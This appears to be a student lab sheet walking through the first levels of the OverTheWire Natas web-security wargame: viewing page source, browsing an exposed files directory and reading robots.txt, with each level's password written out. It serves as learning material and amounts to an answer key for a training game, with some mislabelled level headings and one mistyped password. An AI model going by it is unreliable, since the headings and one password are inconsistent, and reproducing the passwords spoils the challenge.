Natas Ovethewire Game


Lab sheet 3

- Go to https://overthewire.org/wargames/natas/ and complete and the challenges are given


Natas Level 0

- Username: natas0
- Password: natas0
- URL: http://natas0.natas.labs.overthewire.org


- Go to new tab and paste URL which is given and give the password and username to access this level.



- Go to source code by right click on the page



- Then go to “view page source”




- Then you can see the password for the next level.
  - Password : **0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq**

Natas Level 0 → Level 1


- Username: natas1
- URL: http://natas1.natas.labs.overthewire.org
- Password : 0nzCigAq7t2iALyvU9xcHlYN4MlkIwlq

- Go to new tab and paste URL which is given and give the password and username to access this level.


- Then read the notice which is given by them



- To view the source code you cannot right click on that page , but you can try shortcut key which is **<ctr> + <U>** to view source page



- Now you can see the password for the next level




  - Password : **TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI**

Natas Level 1 → Level 2

- Username: natas2
- URL: http://natas2.natas.labs.overthewire.org
- Password : **TguMNxKo1DSa1tujBLuZJnDUlCcUAPll**

- Go to new tab and paste URL which is given and give the password and username to access this level.


- See inside of the webpage




- Then go to source code

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/wec
<script>var wechallinfo = { "level": "natas2", "pass": "TguMNxKo1DSa1tujBLuZJnDUlCcUAPlI" };</script></head>
<body>
<h1>natas2</h1>
<div id="content">
There is nothing on this page
<img src="files/pixel.png">
</div>
</body></html>

```


- Go to <img src > and check inside



- There is only a “pixel.png” in there.
- Then you can eliminate “.png” file and “https”part.



- Then go and view the inside of “users.txt” file




- Then you can see the password for the next level.
    - Password : **3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH**

Natas Level 1 → Level 2

- Username: natas2
- URL: http://natas2.natas.labs.overthewire.org
- Password : **3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH**

- Go to new tab and paste URL which is given and give the password and username to access this level.




- View the source code of webpage using <ctr> + < U >

```
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src=http://natas.labs.overthewire.org/js/wechall-data.js></script><script src="http://natas.labs.overthewire.org/js/we
<script>var wechallinfo = { "level": "natas3", "pass": "3gqisGdR0pjm6tpkDKdIWO2hSvchLeYH" };</script></head>
<body>
<h1>natas3</h1>
<div id="content">
There is nothing on this page
<!-- No more information leaks!! Not even Google will find it this time... -->
</div>
</body></html>

```


- There is a hint which is “Not even Google will find it” .

- Then you can add “/robots.txt ” file to the URL




- Then check inside

- Then add this to URL and press “ enter ”



- View “ users.txt ” file




- Then you can see the password for the next level.
    - Password : **natas4:QryZXc2e0zahULdHrtHxzyYkj59kUxLQ**


Natas Level 3 → Level 4

- Username: natas4
- URL: http://natas4.natas.labs.overthewire.org
- Password : **QryZXc2e0zahULdHrtHxzyYkj59kUxLQ**

- Go to new tab and paste URL which is given and give the password and username to access this level.




- Then you have to come with "http://natas5.natas.labs.overthewire.org/".
- When you refresh your page is also displayed this message.
- Go to source code to check it using **< ctr > + < U >**

